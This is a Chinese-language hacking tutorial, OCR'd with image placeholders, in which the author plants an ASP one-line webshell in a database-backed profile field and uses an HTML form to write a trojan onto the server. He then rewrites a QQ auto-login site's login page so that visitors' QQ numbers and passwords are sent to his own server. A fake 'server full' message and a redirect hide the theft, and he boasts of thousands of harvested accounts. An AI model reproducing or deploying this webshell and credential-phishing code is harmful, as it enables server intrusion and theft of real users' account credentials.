


图 3

换成URL就是http://www.xxx.com/system/xxxx/system.asp。数据库是出来了，还是ASP的，未做防下载处理，但我们如何利用呢？开始我们已经注册了用户，登录上去看看吧，看到有“个人信息修改”，我们在地址或个人主页那里写上一句话代码<%execute request("value")%>，如图3。

在自我介绍栏里我也进行了测试，只要写了代码就会被转义。然后我们重新看下数据库文件http://www.xxx.com/system/xxxx/system.asp，看最下面的数据，如图4。




图 4

```
Microsoft VBScript 运行时错误 错误 '800a000d'

类型不匹配：'execute'

/system/xxxx/system.asp，行838
```

说明我们已经成功把一句话木马的代码写进数据库了，然后把以下代码保存为HTM格式，就可以本地上传一个木马了。

```
<form action=http://www.xxx.com/system/xxxx/system.asp method=post>
<textarea name=value cols=120 rows=10 width=45>
set lP=server.createObject("Adodb.Stream")
lP.Open
lP.Type=2
lP.CharSet="gb2312"
lP.writetext request("fhod")
lP.SaveToFile server.mappath("ck.asp"),2
lP.Close
set lP=nothing
response.redirect "ck.asp"
</textarea>
木马
</textarea><BR><center><br>
<input type=submit value=提交>
```

我写了一个海阳的木马，然后提交，返回登录界面，http://www.xxx.com/system/xxxx/ck.asp，如图5，成功了。

其实关于上边的这些步骤，在X许多的文章里都有过，因此在某些细节上我就一带而过了，下面的内容才是最主要的，就是如何利用这个挂Q的网站实现一次钓鱼攻击。

拿到SHELL后进入QQ目录，看到实现挂机的也就是index.asp和def.asp两个文件，其中代码是调用了服务器安装的组件，

具体什么组件就不清楚了。

看下index.asp代码：

```
<form method="POST" action="Index.asp">
<tr><td colspan=2 align=center bgcolor="#F5F5F5">用户登陆</td></tr>
<tr><td><img src="Img/Login.jpg"></td>
        <td>QQ号码:<input type=text size=20 name=QQ value="<%=QQ%>"><br>
  密    码:<input type=password size=20 name=Password value="<%=PWD%>"><br>
```




图5

登录过程就是这样实现的（限于篇幅，完整代码就不发了）。那我们是否可以修改这里的代码来实现钓鱼呢？也就是当别人来挂QQ输入了QQ和密码只要点了登录，那么对方的QQ和密码就会发到我们预先设定好的一个地方，这里我们用ASP来实现。

下面是我修改后的index.asp主要代码：

```
<table border=1 bordercolor="#CCCCCC" cellpadding=4 class=use1><form method="POST" action="http://www.ciker.org/qq/qqs.asp">
<tr><td colspan=2 align=center bgcolor="#F5F5F5">用户登陆</td></tr>
<tr><td><img src="Img/Login.jpg"></td>
        <td>QQ号码:<INPUT class=inp type=text size=20 name=QQ value="<%=QQ%>"><br>
  密    码:<INPUT class=inp name=mima type=password size=20 value="<%=PWD%>"><br>
  登陆模式:<select size="1" name="LoginMode1" style="width:100px">
```

这段代码的意思是输入的QQ和密码都会提交到http://www.ciker.org/qq/qqs.asp里去，然后我们再来看一下qqs.asp的代码，经过我修改的：

```
<!--#include file=conn.asp-->
<%
qq=request("qq")
mima=request("mima")
set rs=server.createobject("adodb.recordset")
sql="select * from qq"
rs.open sql,conn,1,3
rs.addnew
rs("qq")=qq
rs("mima")=mima
rs.update
%>
<script language=javascript>
    alert("对不起,服务器人已经满了.请稍后再登陆");
</script>
<meta http-equiv="Refresh" content="1; URL=http://qq.xxxx.com/indexbak.asp">
```

我来解释一下：

qq=request("qq")正好对应index.asp中的QQ号码：<INPUT class=inp type=text size=20 name=QQ value="<%=QQ%>">。

mima=request("mima")对应密码:<INPUT class=inp name=mima type=password size=20 value="<%=PWD%>">
。

下面的

```
<script language=javascript>
    alert("对不起,服务器人已经满了.请稍后再登陆");
</script>
```

则是我制造的虚假信息，当对方第一次挂机时，输入qq和密码，然后点登录，就会提交到我的站里http://www.ciker.org/qq/qqs.asp，然后弹出信息“对不起,服务器人已经满了.请稍后再登陆”，如图6。




图6

然后<meta http-equiv="Refresh" content="1; URL=http://qq.xxxx.com/indexbak.asp">在一秒内转到http://qq.xxxx.com/indexbak.asp这个网站的indexbak.asp（是我备份他的index.asp）进行正常登录，这时输入QQ和密码，登录后就会出现“成功发送登陆消息”的提示了，如图7。




图7

这时候虽然QQ已经挂上了，但厄运也跟着降临了。或许此时你还在为QQ挂机成功而高兴呢，孰不知你的QQ号及密码明天就已经发到了我网站后台，现在我们登录后台看看成果吧，图8是我刚才提交的结果，密码当然是乱写的了，如图8。

数据库我处理了，图9是我钓鱼的最后截图，收获不小吧！状态栏的那个http://www.ciker.org/qq/sc.asp?id=3680是删除QQ和密码记录的，“ID=3680”表示这是第3680个QQ了，大丰收呀！

如果大家有兴趣测试的话，可以到我的小站上去，我改的程序已经传到上边了，http://www.ciker.org/qq/，不过千万不

要输入真正的密码，小心被盗了，到时候千万别来找我呀！




图 8

